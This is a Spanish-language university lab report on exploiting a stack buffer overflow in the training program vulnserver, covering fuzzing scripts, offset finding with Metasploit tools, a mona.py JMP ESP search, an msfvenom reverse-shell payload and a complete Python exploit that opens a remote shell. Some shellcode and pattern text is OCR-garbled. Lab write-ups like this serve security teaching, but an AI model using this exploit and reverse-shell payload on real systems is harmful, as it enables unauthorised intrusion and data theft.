# Escuela Colombiana De Ingeniería Julio Garavito

Seguridad y privacidad TI

**Daniel Esteban Vela Lopez** 

Andrés Felipe Montes

Laura Valentina Rodríguez Ortegón

Laboratorio No.13

2024-2


Para la realización de este lab primero descargamos la herramienta immunity debugger y el ejecutable de la aplicación que vamos a testear.

### **Preparativos:**

- Herramientas utilizadas:
  - Immunity Debugger: Para monitorear y analizar la aplicación objetivo en busca de fallos.
  - Kali Linux: Como la máquina atacante.
  - Mona.py: Un script de ayuda para análisis de vulnerabilidades en Immunity Debugger.
- Configuración:
  - O Verificar que ambas máquinas (atacante y víctima) estén en la misma red.
  - Iniciar la aplicación objetivo dentro de Immunity Debugger para observar su comportamiento y analizar su código ensamblador.

Después de tener ambos instalados corremos la aplicación dentro del immunity debugger y podemos observar que este nos ofrece ciertas herramientas que nos serán útiles en nuestro análisis como:

- Código ensamblador de la aplicación
- Análisis de vulnerabilidades
- Creacion de exploits



Después de iniciada la aplicación debemos verificar que la máquina atacante "kali" y la app están en la misma red por lo que miramos ambas ip para verificar eso. Acontinuacion nos conectamos a la app mediante el siguiente comando por medio de kali.



# Como podemos ver se realizo una conexión exitosa mediante el puerto 9000

```
■ CAUSers/Redes/Downloads/vulnserver/vulnserver/vulnserver.exe

Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 192.168.56.1:50978

Waiting for client connections...
```

Con el comando HELP podemos ver los comandos básicos que ofrece la app, esto es de mucha ayuda ya que debemos encontrar una vulnerabilidad en alguno de estos.


```
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
EXIT
```

## Spiking

Comenzamos creando un script con el fin de buscar una vulnerabilidad en el comando STATS el cual consiste en meter cadenas de "a" consecutivamente hasta que llegue a un límite y el programa se cuelgue.

```
___(kali⊕ kali)-[~]

$ nvim stats.spk
```



stats

Recibe 800 ceros y aun asi no se rompe por lo tanto este comando no es vulnerable, entonces seguiremos probando con los siguientes hasta encontrar un overflow.

```
Fuzzing Variable 0:851
Fuzzing Variable 0:852
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:853
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:854
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:855
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:856
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:857
^C


(kali@kali)-[~]
```

#### Trun

Para el siguiente comando seguiremos la misma lógica del anterior y insertamos cadenas consecutivas de "a" cada vez más largas para intentar colgar al programa.

```
(kali@ kali)-[~]
$ cp stats.spk trun.spk

(kali@ kali)-[~]
$ nvim trun.spk
```



Se rompe el programa después de insertar cierta cantidad de "a" en este caso vemos que se violó la seguridad de la aplicación.



Se logra alcanzar un overflow

```
| Restrict | Public |
```

### Fuzzing

Técnica de pruebas de software utilizada para detectar errores, vulnerabilidades de seguridad y fallos en aplicaciones. Consiste en proporcionar a un programa entradas aleatorias, inesperadas o inválidas para observar cómo responde. Si el programa no maneja adecuadamente estas entradas, puede generar errores, bloquearse o volverse vulnerable a ataques.

Ya que sabemos que el comando "trun" es vulnerable queremos saber en qué momento exacto se rompe este, por lo tanto el siguiente programa de python insertará cadenas de "a" \* 100

```
kali@kali: ~
File Actions Edit View Help
import sys
import socket
from time import sleep
buffer = b"A" * 100
while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.0.4", 9999))
        s.send(b"TRUN / .: /" + buffer)
        s.close()
        sleep(1)
        buffer = buffer + b"A" * 100
    except Exception as error:
        print(error)
        print(f"Fuzzing crashed at {len(buffer)} bytes.")
        sys.exit()
fuzzing.py [+]
                                                             20,1
                                                                             All
  INSERT ---
```

2400 bytes es el número aproximado en el que se rompe el programa

```
(kali@ kali)-[~]
$ python fuzzing.py
[Errno 111] Connection refused
Fuzzing crashed at 2400 bytes.
(kali@ kali)-[~]
```

Ahora que sabemos el número aproximado de bytes que se necesitan para causar un overflow en la app, debemos saber el byte exacto en el que se rompe el programa.

Este comando genera 3000 caracteres de manera aleatoria

-(kali@kali)-[~] —\$ /usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 3000 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac 5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6 Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak 2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7A <u>m8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3</u> Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar 9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4A u5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0 <u>Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az</u> 6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1B c2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7 Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh 3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8B j9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4 Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp 0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5B r6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1 Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw 7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2B z3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8

```
-(kali®kali)-[~]
 -$ cat offset.py
import sys
import socket
buffer = "o7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs
2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0D
e1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Óg0Ďg1Ďg2Ďg3Ďg4Ďg5Ďg6Ďg7Ďg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9
8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dvhrhtetr3Dv4Dv5Dv6Dv7Dv8qazwesdxwqrfasxdsgxsgdsdcxdscsd1234rfg1aq2sw3def
RTYYETRYYYFGDHGFDHFGHGFHTREYYTRHGGFDDGFHHFGHRETYERTYHGGHFDFGHHGHDTRREHTHO7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1
Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy
j9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7
s6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8qazwesdxwqrfasxdsg
5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3
x4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2
8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8DDk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1
while True:
       s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 9999))
s.send((b"TRUN /.:/" + buffer.encode()))
    except Exception as error:
       print(error)
       sys.exit()
```


Después de ejecutar el archivo python con un buffer de 3000 conocidos podemos ver la linea exacta donde el programa explota

```
EAX 0123F1EC ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5A.
ECX 01035778
EDX 00004435
EBX 00000170
ESP 0123F9CC ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 386F4337
C 0 ES 0028 32bit 0(FFFFFFFF)
```


Con el siguiente comando y el código de la línea podemos identificar el byte exacto donde se cuelga la app y esto pasa justo en el byte 2003, esto significa que después de insertar 2003 a el siguiente caracter alcanza un overflow.

Continuando con la exploración sobre esta app ahora vamos a intentar ver que cadenas de texto admite el programa.

Con este código podemos ver si el programa no acepta caracteres especiales o los toma como nulos.




Después de ejecutar el código podemos ver que aparentemente acepta todos los caracteres hasta los especiales.



Ahora vamos a descargar mona.py para poder buscar entre los modulos



Y lo llevamos hasta la carpeta /PyComands



Después de usar el comando mona encontramos un modulo sin seguridad.

```
800 0. 1 Size | Rebase | SafeSEH | RSLR | CFG | MXCompat | OS Dil | Version, Modulename & Path, DLLCharacteristics | Rebase | SafeSEH | RSLR | CFG | MXCompat | OS Dil | Version, Modulename & Path, DLLCharacteristics | RSLR | R
```

Con este comando podemos traducir ensamblador y tomar el FFE4 que es lo que nos importa para buscarlo en mona.py.

```
(kali@ kali)-[~]


$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

nasm > JMP ESP
000000000 FFE4     jmp esp
nasm >
```

```
|mona find -s "\xff\xe4" -m "essfunc.dll"
```

Tomamos la primera que encontramos que es 625011AF pero como mona entrega los valores al revés crearemos el nuevo archivo exploit con el valor cambiado.

Pero antes de eso vamos a definir un break point.



```
625011AA C9 LEAVE
625011AB C3 RETN
625011AC S5 PUSH EBP
625011AC S5 PUSH EBP
625011AB S9ES MOV EBP,ESP
625011B1 FFE4 JMP ESP
625011B3 S8 POP EAX
625011B4 S8 POP EAX
625011B5 C3 RETN
625011B6 SD POP EBP
625011B7 C3 RETN
625011B8 S5 PUSH EBP
625011B8 S5 PUSH EBP
625011B8 SP
625011BB SP
```

Con f2 podemos generar el breakpoint y debemos seleccionar la línea FFE4 y cuando volvamos a ejecutar el programa debería parar cuando llegue a ese espacio de memoria.



Ya que conocemos la vulnerabilidad de este sistema, estamos listos para generar un exploit que nos permita entrar a la máquina atacada sin permiso alguno.

Ahora con este comando vamos a generar el código malicioso que luego vamos a utilizar en el exploit.

```
—$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.219.129 LPORT=9001 EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xda\xc0\xba\x8d\xea\xfe\x36\xd9\x74\x24\xf4\x5d\x33\xc9"
"\xb1\x52\x83\xc5\x04\x31\x55\x13\x03\xd8\xf9\x1c\xc3\x1e"
x15\x62\x2c\xde\xe6\x03\xa4\x3b\xd7\x03\xd2\x48\x48\xb4
"\x90\x1c\x65\x3f\xf4\xb4\xfe\xd1\xbb\xb7\xf8\x07\xf2"
\x48\x50\x7b\x95\xca\xab\xa8\x75\xf2\x63\xbd\x74\x33\x99
"\xa2\x44\x69\x17\xb8\x1e\xa9\x96\x6d\x2b\xe0\x80\x72\x16"
"\x92\x1f\x9e\x6f\xe0\xa2\x99\xb4\x9a\x78\x2f\x2e\x3c\x0a"
"\x97\x8a\xbc\xdf\x4e\x59\xb2\x94\x05\x05\xd7\x2b\xc9\x3e"
"\xe3\xa0\xec\x90\x65\xf2\xca\x34\x2d\xa0\x73\x6d\x8b\x07"
"x8b\x6d\x74\xf7\x29\xe6\x99\xec\x43\xa5\xf5\xc1\x69\x55"
"\x06\x4e\xf9\x26\x34\xd1\x51\xa0\x74\x9a\x7f\x37\x7a\xb1"
"\x38\xa7\x85\x3a\x39\xee\x41\x6e\x69\x98\x60\x0f\xe2\x58"
\xsc\xda\xa5\x08\x22\xb5\x05\xf8\x82\x65\xee\x12\x0d\x59
"\x0e\x1d\xc7\xf2\xa5\xe4\x80\x3c\x91\x3d\xd1\xd5\xe0\xc1"
"\xf1\x0c\x6c\x27\x9f\x5e\x38\xf0\x08\xc6\x61\x8a\xa9\x07"
"\xbc\xf7\xea\x8c\x33\x08\xa4\x64\x39\x1a\x51\x85\x74\x40"
\xf4\x9a\xa2\xec\x9a\x09\x29\xec\xd5\x31\xe6\xbb\xb2\x84
"\xff\x29\x2f\xbe\xa9\x4f\xb2\x26\x91\xcb\x69\x9b\x1c\xd2"
"\xfc\xa7\x3a\xc4\x38\x27\x07\xb0\x94\x7e\xd1\x6e\x53\x29"
"\x93\xd8\x0d\x86\x7d\x8c\xc8\xe4\xbd\xca\xd4\x20\x48\x32"
"\x64\x9d\x0d\x4d\x49\x49\x9a\x36\xb7\xe9\x65\xed\x73\x09"
"\x84\x27\x8e\xa2\x11\xa2\x33\xaf\xa1\x19\x77\xd6\x21\xab"
"\x08\x2d\x39\xde\x0d\x69\xfd\x33\x7c\xe2\x68\x33\xd3\x03"
                                                                            Activate Windows
```

Y modificamos nuestro exploit para agregar el código malicioso, en resumen como sabemos que al introducir 2003 "a" el programa se cuelga, justo después de colgar introducimos el código malicioso.

```
kali@kali: ~
File Actions Edit View Help
import sys
import socket
payload = (
    b \xba\xf3\x9f\x80\xdd\xc2\xd9\x74\x24\xf4\x5a\x33\xc9
    b \xb1\x52\x83\xea\xfc\x31\x72\x0e\x03\xdf\x7d\x7f\xdd
    b \x14\x7d\xfc\x22\xa5\x7d\x84\xab\x96\x8c\x84\xc8\x92
    b \xed\xf4\x7e\x15\xa3\xfe\xf5\x5b\x38\x74\xdb\xf1\x2e
    b \x3b\x54\xd4\x01\xfc\xfb\x24\x0c\x3c\x66\x75\xfe\x34
    b \x89\x88\xff\x71\xf4\xc9\x2e\x3b\xaf\x9f\xdd\x49\xfe
    b \x50\x58\xc1\x90\x4b\xc8\xde\x13\x98\x78\x87\x22\xed
    b \xf3\xd8\xf7\xd3\x1a\x93\xf2\xd6\x57\x2f\x09\xdc
    b^x94\x10\xa6\x15\xd0\xaa\xbf\x96\xa3\xf7\xc8\xe4\xd7
    b \x8e\xca\x37\xa5\x54\x5e\xac\x1d\x1e\x6a\x61\x44\xfb
    b \xe4\xec\x9b\x0e\xe4\x30\x2e\x91\xc9\xbc\xd1\x1a\x70
    b \xe2\x55\x58\x51\x26\x3d\xba\xde\x7f\x99\x7b\x2e\x28
    b \x82\x8f\xc4\xad\x8f\x19\x26\xdb\x88\xba\x3d\x66\x45
    b"\xdc\xb6\x34\x6a\x61\xd3\xcb\x68\xee\xcc\x1c\x63\xc1"
    b \x2b\x93\xa2\xea\xcb\xb2\x21\xb1\xb4\xc0\x32\xb9\xb1
    b \x06\x52\xf4\xd3\xd4\xf2\xb8\x8a\xb3\x3d\xb7\xac\x89
    b \xd0\x54\x8f\x79\xeb\x7c\x18\x12\xf7\x97\x2c\xf9\x02
    b \x3a\x3d\x02\xae\xf5\x8d\xb6\xd2\x86\x6d\xb6\x08\xef
    b \x72\x7a\x86\x48\xcd\x7c\xc7\x85\xbc\x78\x3d\x86\x99
    b \xf3\x47\x4d\x65\x5e\xd4\xb0\xef\x06\x9a\xb2\x46\x9f
    b \xc7\xe2\x4d\x32\x38\x8b\xcd\x5e\x5e\x9c\x44\x91\x3f
    b \x9d\x7e\xb6\x6b\x8d\x64\xd2\xf1\x36\x04\x4d\xdf\xf8
    b \x2c\x15\x1c\x6f\xcd\x5d\x8f\x4c\x6f\xd8\x66\x2f\xb8
    b \xdc\x70\x74\xb8\xa4\x70\xf5\xb9\x76\x16\xf5\xb1\x62
    b \times 4^x4a \times 0b \times 19 \times 6a \times 7 \times 6x \times 5f \times 54 \times 6f \times 73
    b \x88\x78\xd6\x7c\xc3\xf2\xd5\x83\x1b\xf5\xf3\x7c\x99
    b"\x25"
shellcode = b"A"*2003 + b"\xaf\x11\x50\x62" + b"\x90"*32 + payload
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.0.4", 9999))
s.send(b"TRUN /.:/" + shellcode)
        s.close()
    except Exception as error:
        print(error)
        sys.exit()
```

Para probar que si nos podemos conectar usaremos el puerto 9001 y lo pondremos a escuchar. Mientras en otro cdm ejecutamos el exploit y como podemos observar logramos conectarnos de manera exitosa a la máquina atacada que en este caso es un computador de la escuela con ip 192.168.219.129.

```
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 1248 (1.2 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 c

(kali@ kali)-[~]
$ nvim code.py

[kali@ kali)-[~]
$ python3 code.py
[Errno 111] Connection refused

(kali@ kali)-[~]
```

Una vez conectados a la máquina podemos ejecutar programas y demás herramientas que nos pueden servir para robar información, por último para probar su función ejecutamos calc.exe y vemos como en efecto podemos iniciar la calculadora desde "kali" la máquina atacante.

